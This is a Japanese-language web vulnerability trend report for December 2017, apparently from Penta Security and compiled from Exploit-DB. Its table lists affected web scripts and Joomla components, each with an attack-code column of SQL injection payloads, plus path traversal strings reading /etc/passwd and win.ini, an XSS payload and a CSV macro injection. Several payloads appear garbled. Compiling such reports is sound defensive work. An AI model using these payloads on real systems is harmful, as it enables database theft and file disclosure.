2017-12-11	43290	SQL Injection	中	早急対応要	Multivendor Penny Auction Clone Script 1.0 - SQL Injection 脆弱性	/bidding/detail/-48++UNION(SELECT(1),(2),(3),(4),(5),(6),(7),CONCAT_WS(0x203a20,USER(),DATABASE(),VERSION()),(9),(10),(11),(12),(13),(14),(15),(16),(17),(18),(19),(20),(21),(22),(23),(24),(25),(26),(27),(28),(29))--	Multivendor Penny Auction Clone Script	Multivendor Penny Auction Clone Script 1.0
2017-12-11	43291	SQL Injection	中	早急対応要	Online Exam Test Application Script 1.6 - 'exams.php?sort' SQL Injection 脆弱性	/exams.php?sort=-4++UNION+ALL+SELECT+1,2,3,(SELECT(@x)FROM(SELECT(@x=0x00),(@NR=0),SELECT(0)FROM(INFORMATION_SCHEMA.TABLES)WHERE(TABLE_SCHEMA=0x696e666726d6174696665f736368656d61)AND(0x00)IN(@x=CONCAT(@x,LPAD(@NR=@NR%2b1,4,0x30),0x3a20,table_name,0x3c62723e))))x)--	Online Exam Test Application Script	Online Exam Test Application Script 1.6
2017-12-11	43292	SQL Injection	中	早急対応要	Opensource Classified Ads Script 3.2 - SQL Injection 脆弱性	POST /advance_result.php HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1: WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 keyword=1'and (select 1 from (select count(*),concat(select(select concat(cast(database() as char),0x7e)) from information_schema.tables where table_schema=database() limit 0,1),floor(rand(0)+2))x from information_schema.tables group by x)a AND ''='	Opensource Classified Ads Script	Opensource Classified Ads Script 3.2
2017-12-11	43293	SQL Injection	中	早急対応要	PHP Multivendor Ecommerce 1.0 - 'sid' / 'searchcat' / 'chid1' SQL Injection 脆弱性	/single_detail.php?sid=22 AND 4059=4059	PHP Multivendor Ecommerce	PHP Multivendor Ecommerce 1.0
2017-12-11	43294	SQL Injection	中	早急対応要	Professional Service Script 1.0 - 'service-list?city' SQL Injection 脆弱性	/service-list?city="+/*113337UNION+/*113337SELECT+/*1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,CONCAT_WS(0x203a20,USER(),DATABASE(),VERSION()),25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52--+&main_search=	Professional Service Script	Professional Service Script 1.0
2017-12-11	43295	SQL Injection	中	早急対応要	Readmade PHP Classified Script 3.3 - 'subctid' / 'mctid' SQL Injection 脆弱性	/categories?&mctid=-Y12h7881'+++UNION+ALL+SELECT+(SELECT(@x)FROM(SELECT(T@x=0x00),(@NR=0),SELECT(0)FROM(INFORMATION_SCHEMA.TABLES)WHERE(TABLE_SCHEMA=0x696e666726d6174696665f736368656d61)AND(0x00)IN(@x=CONCAT(@x,LPAD(@NR=@NR%2b1,4,0x30),0x3a20,table_name,0x3c62723e))))x)--	Readmade PHP Classified Script	Readmade PHP Classified Script 3.3
2017-12-11	43296	SQL Injection	中	早急対応要	Readmade Video Sharing Script 3.2 - SQL Injection 脆弱性	/single-video-detail.php?video_id=MTMy&report_videos[]='1' AND ELT(7764-7764,9174) AND 'BZFh'=BZFh&report_submit=	Readmade Video Sharing Script	Readmade Video Sharing Script 3.2
2017-12-11	43297	SQL Injection	易	早急対応要	Responsive Realstate Script 3.2 - 'property-list?tbud' SQL Injection 脆弱性	/property-list?tbud=5001-10000 AND 4719=4719&quicksrch1=	Responsive Realstate Script	Responsive Realstate Script 3.2

最新Web脆弱性トレンドレポート(2017.12)

日付	EDB番号	脆弱性カテゴリ	攻撃難易度	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
----	-------	---------	-------	-----	------	-------	---------	------

2017-12-11	43299	SQL Injection	中	早急对应要	Multireligion Responsive Matrimonial 4.7.2 - 'succid' SQL Injection 脆弱性	/success-story.php?succid=16++/*I0222UNION+//+/*I0222SELECT+/+0x283129,0x283229,0x283329,0x283429,0x283529,0x283629,0x283729,0x283829,(/*I0222Select*/+export_set(5,@=0,/*I0222select*/+count(*)/*I0222from*/(information_schema.columns)where@=export_set(5,export_set(5,@=0,I0222table_name=/,0x3c6c693e,2),/*I0222column_name*/,0xa3a,2)),@,2)),0x28313029,0x28313129,0x28313229,0x28313329,0x28313429,0x28313529,0x28313629,0x28313729,0x28313829,0x28313929)--	Multireligion Responsive Matrimonial	Multireligion Responsive Matrimonial 4.7.2
2017-12-11	43300	SQL Injection	中	早急对应要	Responsive Events & Movie Ticket Booking Script 3.2.1 - 'findcity.php?q' SQL Injection 脆弱性	/findcity.php?q=s'+/*I0222UNION+//+/*I0222SELECT+/+0x31,0x32,0x33,(/*I0222Select*/+export_set(5,@=0,/*I0222select*/+count(*)/*I0222from*/(information_schema.columns)where@=export_set(5,export_set(5,@=0,I0222table_name=/,0x3c6c693e,2),/*I0222column_name*/,0xa3a,2)),@,2)),0x35,0x36,0x37,0x38,0x39,0x3130,0x3131,0x3132,0x3133,0x3134,0x3135,0x3136,0x3137,0x3138,0x3139,0x3230--	Responsive Events & Movie Ticket Booking Script	Responsive Events & Movie Ticket Booking Script 3.2.1
2017-12-11	43301	SQL Injection	中	早急对应要	Multiplex Movie Theater Booking Script 3.1.5 - 'moid' / 'eid' SQL Injection 脆弱性	/show-time.php?moid=102'+UNION(SELECT(1),(2),(3),(4),(5),(6),(7),(8),(9),(10),(11)(SELECT(@IFFROM(SELECT(@x=0x00,(@NR=0),(SELECT(OIFROM(INFORMATION_SCHEMA.COLUMNS)WHERE(TABLE_NAME=@-0x7469696969696969AND(Ox00)IN(@CONCAT(@X,CONCAT(LPAD(@NR=(@NR+1,2,0x30),0x3a20,column_name,0x3c62723e))))))((13),(14),(15),(16),(17),(18),(19),(20),(21),(22),(23)))--	Multiplex Movie Theater Booking Script	Multiplex Movie Theater Booking Script 3.1.5
2017-12-11	43302	SQL Injection	中	早急对应要	Single Theater Booking Script 3.2.1 - 'indcity.php?q' SQL Injection 脆弱性	/findcity.php?q=s'+/*I0222UNION+//+/*I0222SELECT+/+1,2,3,/*I0222Select*/+export_set(5,@=0,/*I0222select*/+count(*)/*I0222from*/(information_schema.columns)where@=export_set(5,export_set(5,@=0,I0222table_name=/,0x3c6c693e,2),/*I0222column_name*/,0xa3a,2)),@,2)),5--+	Single Theater Booking Script	Single Theater Booking Script 3.2.1
2017-12-11	43304	SQL Injection	中	早急对应要	Advanced Real Estate Script 4.0.7 - SQL Injection 脆弱性	/search-results.php?Projectmain='1'+UNION(SELECT(1),(2),(3),(4),(5),(6),(7),(8),(9),(10),(11),(12),(13),(14),(15),(16),(/*I0222select*/+export_set(5,@=0,/*I0222select*/+count(*)/*I0222from*/(information_schema.columns)where@=export_set(5,export_set(5,@=0,I0222table_name=/,0x3c6c693e,2),/*I0222column_name*/,0xa3a,2)),@,2)),(18),(19),(20),(21),(22),(23),(24),(25),(26),(27),(28),(29),(30),(31),(32),(33),(34),(35),(36),(37),(38),(39),(40),(41),(42),(43),(44),(45),(46),(47),(48),(49))!--&search=	Advanced Real Estate Script	Advanced Real Estate Script 4.0.7
2017-12-11	43305	SQL Injection	中	早急对应要	Entrepreneur Bus Booking Script 3.0.4 - 'sourcebus' SQL Injection 脆弱性	/booker_details.php?sourcebus='1'+/*I09999UNION+//+/*I09999SELECT+/+/*I09999Select*/+export_set(5,@=0,/*I09999select*/+count(*)/*I09999from*/(information_schema.columns)where@=export_set(5,export_set(5,@=0,I09999table_name=/,0x3c6c693e,2),/*I09999column_name*/,0xa3a,2)),@,2))!--	Entrepreneur Bus Booking Script	Entrepreneur Bus Booking Script 3.0.4
2017-12-11	43306	SQL Injection	中	早急对应要	MLM Forex Market Plan Script 2.0.4 - 'newid' / 'eventid' SQL Injection 脆弱性	/news_detail.php?newid='7'+/*I06666UNION+//+/*I06666SELECT+/+0x283129,0x494853414e2053454e43414e,(/*I06666Select*/+export_set(5,@=0,/*I06666select*/+count(*)/*I06666from*/(information_n_schema.columns)where@=export_set(5,export_set(5,@=0,I06666table_name=/,0x3c6c693e,2),/*I06666column_name*/,0xa3a,2)),@,2)),0x283429,0x283529,0x283629)--	MLM Forex Market Plan Script	MLM Forex Market Plan Script 2.0.4
2017-12-11	43307	SQL Injection	中	早急对应要	MLM Forced Matrix 2.0.9 - 'newid' SQL Injection 脆弱性	/news-detail.php?newid='7'+/*I00008UNION+//+/*I00008SELECT+/+0x283129,0x494853414e2053454e43414e,(/*I00008select*/+export_set(5,@=0,/*I00008select*/+count(*)/*I00008from*/(information_n_schema.columns)where@=export_set(5,export_set(5,@=0,I00008table_name=/,0x3c6c693e,2),/*I00008column_name*/,0xa3a,2)),@,2)),0x283429,0x283529,0x283629)--	MLM Forced Matrix	MLM Forced Matrix 2.0.9
2017-12-11	43308	SQL Injection	中	早急对应要	Car Rental Script 2.0.4 - 'val' SQL Injection 脆弱性	/countrycode1.php?val='1'+/*I07777UNION+//+/*I07777SELECT+/+@version--+	Car Rental Script	Car Rental Script 2.0.4
2017-12-11	43309	SQL Injection	中	早急对应要	Groupon Clone Script 3.0.1 - 'state_id' / 'search' SQL Injection 脆弱性	/city_ajax.php?state_id='1'+/*I09999UNION+//+/*I09999SELECT+/+0x31,/*I09999Select*/+export_set(5,@=0,/*I09999select*/+count(*)/*I09999from*/(information_schema.columns)where@=export_set(5,export_set(5,@=0,I09999table_name=/,0x3c6c693e,2),/*I09999column_name*/,0xa3a,2)),@,2))!--	Groupon Clone Script	Groupon Clone Script 3.0.1
2017-12-11	43310	SQL Injection	中	早急对应要	Muslim Matrimonial Script 3.0.2 - 'succid' SQL Injection 脆弱性	/success-story.php?succid='12++/*I04444UNION+//+/*I04444SELECT+/+0x31,0x32,0x33,0x34,0x35,0x36,0x37,0x38,0x39,(SELECT(@X)FROM(SELECT(@X=0x00),(@NR=0),(SELECT(OIFROM(INFORMATION_SCHEMA.TABLES)WHERE(TABLE_SCHEMA=@-0x696e666f7269617469696969696969AND(Ox00)IN(@CONCAT(@X,LPAD(@NR=(@NR+1,4,0x30),0x3a20,table_name,0x3c62723e))))))((13),(14),(15),(16),(17),(18),(19),(20),(21),(22),(23),(24),(25),(26),(27),(28),(29),(30),(31),(32),(33),(34),(35),(36),(37),(38),(39),(40),(41),(42),(43),(44),(45),(46),(47),(48),(49))!--	Muslim Matrimonial Script	Muslim Matrimonial Script 3.0.2
2017-12-11	43311	SQL Injection	易	早急对应要	Advanced World Database 2.0.5 - SQL Injection 脆弱性	/state.php?country='Russian Federation' AND 6933=6933 AND 'kVcM'='kVcM&state=Moskva	Advanced World Database	Advanced World Database 2.0.5
2017-12-11	43312	SQL Injection	中	早急对应要	Resume Clone Script 2.0.5 - SQL Injection 脆弱性	/preview.php?id='2'+/*I08888UNION+//+/*I08888SELECT+/+0x283129,0x283229,0x283329,0x283429,0x283529,0x283629,0x283729,0x283829,0x283929,CONCAT_WS(0x20a20a,USER(),DATABASE(),VERSION()),0x28313129,0x28313229,0x28313329,0x28313429)--	Resume Clone Script	Resume Clone Script 2.0.5
2017-12-11	43314	SQL Injection	中	早急对应要	Basic Job Site Script 2.0.5 - SQL Injection 脆弱性	POST /onlinejobsearch/job HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 keywords='1'and (select 1 from (select count(*) concat(select(select concat(cast(database() as char),0x7e)) from information_schema.tables where table_schema=database() limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a) AND ''='	Basic Job Site Script	Basic Job Site Script 2.0.5
2017-12-11	43316	SQL Injection	中	早急对应要	Vanguard 1.4 - SQL Injection 脆弱性	/p/'+/*I50000UNION+//+/*I50000SELECT+/+1%2c/*I08888Select*/+export_set(5%2c@=0%2c/*I08888select*/+count(*)/*I08888from*/(information_schema.columns)where@=export_set(5%2cexport_set(5%2c@%2c/*I08888table_name*/%2c0x3c6c693e%2c)/*2c/*I08888column_name*/%2c0x3a3a%2c)/*2c@%2c)/*2c%2c%2c4%2c5%2c6%2c7%2c8%2c9%2c10%2c11%2c12%2c13%2c14%2c15%2c16%2c17%2c18%2c19%2c20%2c21%2c22%2c23%2c24%2c25%2c26%2c27%2c28%2c29%2c30%2c31%2c32%2c33--	Vanguard	Vanguard 1.4
2017-12-12	43323	SQL Injection	中	早急对应要	Joomla! Component JBuilderizer 1.4.1 - 'appid' SQL Injection 脆弱性	/index.php?option=com_jbuilderizer&view=entriesssearch&tmpl=component&mode=module&tpl=3&appid=1%20%202f105555Procedure+%2f%20%2f105555Analyse+%2f%20%2f28extracvalue(0%2c2f105555concat+%2f%280x27,0x496873616e2053656663616e,0x3a,0x00version%29%29,0%2f9%2d%2d%20%2d	Joomla! Component JBuilderizer	Joomla! Component JBuilderizer 1.4.1

最新Web脆弱性トレンドレポート(2017.12)

2017.12.01~2017.12.31 Exploit-DB(<http://exploit-db.com>)より公開されている内容に基づいた脆弱性トレンド情報です。

Penta SECURITY
www.pentasecurity.com

EDB-Report								
最新Web脆弱性トレンドレポート(2017.12)								
2017.12.01~2017.12.31 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。								
日付き	EDB番号	脆弱性カテゴリ	攻撃難易度	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
2017-12-15	43346	SQL Injection	中	早急対応要	Movie Guide 2.0 - SQL Injection 脆弱性	/index.php?md=%2d%20%20%2f+102222UNION+%2f(%2f+102222SELECT+%2f%200x253238253331253239%2c0x253238253332253239%2c%2f+102222select+%2f%20export_set(5%2c%2c=0%2c%2f+102222select+%2f%20count(+)%2f+102222from+%2f(information_schema.columns%29where%2c=export_set(5%2cexport_set(5%2c%2c%2f+102222table_name+%2f%20c0x3c6c693e%2c2)%2c%2f+102222table_name+%2f%20c0x3a%2c2)%2c%2c%2c2)%2c0x253238253334253239%2c0x253238253335323239%2c0x253238253336253239%2c0x253238253337253239%2c0x253238253338253239%2c0x253238253339253239%2c0x253238253331253330253239%2c0x25323825333125333253239%2c0x253238253331253331253239%2c0x25323825333125333253239%2d%2d%20%2d	Movie Guide	Movie Guide 2.0
2017-12-18	43349	SQL Injection	中	早急対応要	Cells Blog 3.5 - 'bgid' / 'tmid' / 'tnid' SQL Injection 脆弱性	/pub_post.php?bgid=12345&fmid=7+UNION%20SELECT+0x253331%2c0x253332%2c0x253333%2c0x253334%2c0x253335%2c0x253336%2c0x253337%2c0x253338%2c%39%2c0x253331253330%2c0x253331253331%2c0x253331253332%2c0x253331253333%2c0x253331253334%2c0x253331253335%2c0x253331253336%2c0x253331253337%2c0x253331253338%2c0x253331253339%2d%2d%20%2d	Cells Blog	Cells Blog 3.5
2017-12-18	43350	SQL Injection	中	早急対応要	Joomla! Component JB Visa 1.0 - 'visatype' SQL Injection 脆弱性	/index.php?option=com_bookpro&view=popup&visatype=259999%20AND(SELECT%201%20FROM%20(SELECT%20COUNT(+)%2cCONCAT((SELECT(SELECT%20CONCAT(CAST(IDATABASE()%20AS%20CHAR)%2c0x7e%2c0x496873616e53656e63616e))%20FROM%20INFORMATION_SCHEMA.TABLES%20WHERE%20table_schema=DATABASE()%20LIMIT%200%2c1)%2cFLOOR(RAND(0)+2))x%20FROM%20INFORMATION_SCHEMA.TABLES%20GROUP%20BY%20x)a)	Joomla! Component JB Visa	Joomla! Component JB Visa 1.0
2017-12-18	43351	SQL Injection	中	早急対応要	Joomla! Component Guru Pro - 'promocode' SQL Injection 脆弱性	/guruBuy?promocode=%20/+15000Procedure+/%20/+15000Analyse+/%20(Extractvalue(0%2c/+15000concat+/(0x27%2c0x496873616e2053656e63616e%2c0x3a%2c%2c%2c%2c0x2d%2d%2d%200x2d	Joomla! Component Guru Pro	Joomla! Component Guru Pro
2017-12-18	43357	SQL Injection	中	早急対応要	Joomla! Component User Bench 1.0 - 'userid' SQL Injection 脆弱性	/index.php?option=com_userbench&view=detail&userid=%20AND(SELECT%201%20FROM%20(SELECT%20COUNT(+)%2cCONCAT((SELECT(SELECT%20CONCAT(CAST(DATABASE()%20AS%20CHAR)%2c0x7e%2c0x496873616e53656e63616e))%20FROM%20INFORMATION_SCHEMA.TABLES%20WHERE%20table_schema=DATABASE()%20LIMIT%200%2c1)%2cFLOOR(RAND(0)+2))x%20FROM%20INFORMATION_SCHEMA.TABLES%20GROUP%20BY%20x)a)	Joomla! Component User Bench	Joomla! Component User Bench 1.0
2017-12-18	43358	SQL Injection	中	早急対応要	Joomla! Component My Projects 2.0 - SQL Injection 脆弱性	/component/myproject/VerAvari'and%20(select%201%20from%20(select%20count(+)%)%2cconcat(select(select%20concat(cast(database()%20as%20char)%2c0x7e)%20from%20information_schema.tables%20where%20table_schema=database()%20limit%201%2c1)%2cfloor(rand(0)+2))x%20from%20information_schema.tables%20group%20by%20x)a)%20AND%20'='	Joomla! Component My Projects	Joomla! Component My Projects 2.0
2017-12-19	43365	SQL Injection	中	早急対応要	Joomla! Component NextGen Editor 2.1.0 - 'pname' SQL Injection 脆弱性	/index.php?option=com_nge&view=config&pname='and%20(select%201%20from%20(select%20count(+)%)%2cconcat((select(select%20concat(cast(database()%20as%20char)%2c0x7e)%20from%20information_schema.tables%20where%20table_schema=database()%20limit%200%2c1)%2cfloor(rand(0)+2))x%20from%20information_schema.tables%20group%20by%20x)a)%20AND%20'='	Joomla! Component NextGen Editor	Joomla! Component NextGen Editor 2.1.0
2017-12-19	43379	SQL Injection	中	早急対応要	BEIMS ContractorWeb 5.18.0.0 - SQL Injection 脆弱性	POST /CWEBNET/WOSummary/List HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1: WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 tradesatus=1%20and%201=1--	BEIMS ContractorWeb	BEIMS ContractorWeb 5.18.0.0
2017-12-26	43393	SQL Injection	中	早急対応要	Joomla! Component JEXTN FAQ Pro 4.0.0 - 'id' SQL Injection 脆弱性	/index.php?option=com_jefapro&view=category&id=1+1+OR+1+1+GROUP+BY+CONCAT_WS(0x3a,0x496873616e53656e63616e,VERSION(),FLOOR(RAND(0)+2))+HAVING+MIN(0)+OR+1&Itemid=494	Joomla! Component JEXTN FAQ Pro	Joomla! Component JEXTN FAQ Pro 4.0.0
2017-12-26	43393	LFI	易	中	Biometric Shift Employee Management System 3.0 - Local File Disclosure 脆弱性	/index.php?user=download?name=VerAvari.Ver&path=.././.././etc/passwd%00	Biometric Shift Employee Management System	Biometric Shift Employee Management System 3.0
2017-12-26	43395	SQL Injection	中	早急対応要	Sendroid < 6.5.0 - SQL Injection 脆弱性	/API/index.php?action=compose&username=asdasd%27)%20OR%20(SELECT%203321%20FROM(SELECT%20COUNT(+)CONCAT(((query)),FLOOR(RAND(0)+2))x%20FROM%20+IIFORMATION_SCHEMA+/.PLUGINS%20GROUP%20BY%20x)a)&api_key=sdsd&sender	Sendroid	Sendroid < 6.5.0 -
2017-12-26	43396	Command Injection	難	早急対応要	SilverStripe CMS 3.6.2 - CSV Excel Macro Injection 脆弱性	POST /SilverStripe/admin/myprofile/EditForm/ HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1: WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 FirstName=System+%40SUM(1%2B1)+<cmd%7C'+%2FC+calc'1A0&Surname=Administrator&Email=demos%40softaculous.com&Password%5B_CurrentPassword%5D=&Password%5B_Password%5D=&Password%5B_ConfirmPassword%5D=&Password%5B_PasswordFieldVisible%5D=&Locale=en_US&FailedLoginCount=0&DirectGroups%5B%5D=2&ClassName=SilverStripe%5CSecurity%5CMember&securityID=fb3db511074d81c5154b1125259923034a143c6080ID=1&action_save=1&BackURL=https%3A%2F%2Fdemo1.softaculous.com%2FSilverStripe%2Fadmin%2Fmyprofile	SilverStripe CMS	SilverStripe CMS 3.6.2
2017-12-27	43398	Directory Traversal	易	中	Xerox DC260 EFI Fiery Controller Webtools 2.0 - Arbitrary File Disclosure 脆弱性	/wt3/forceSave.php?file=/etc/passwd	Xerox DC260 EFI Fiery Controller Webtools	Xerox DC260 EFI Fiery Controller Webtools 2.0
2017-12-27	43399	XSS	易	高	EasyAppointments 1.2.1 - Cross-Site Scripting 脆弱性	POST /easyappointments121/index.php/appointments/ajax_get_available_hours HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1: WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 service_id='><script>alert(2)</script>&provider_id=85	EasyAppointments	EasyAppointments 1.2.1
2017-12-27	43405	Directory Traversal	易	高	DotNetNuke DreamSlider 01.01.02 - Arbitrary File Download 脆弱性	/DesktopModules/DreamSlider/DownloadProvider.aspx?File=/.w..w..w..w..winnitwwin.ini	DotNetNuke DreamSlider	DotNetNuke DreamSlider 01.01.02
2017-12-31	43409	SQL Injection	中	早急対応要	PHP Melody 2.7.1 - 'playlist' SQL Injection 脆弱性	/ajax.php?p=video&do=getplayer&vid=randomid&aid=1&player=detail&playlist="+select+from(select(sleep(20)))a)+'	PHP Melody	PHP Melody 2.7.1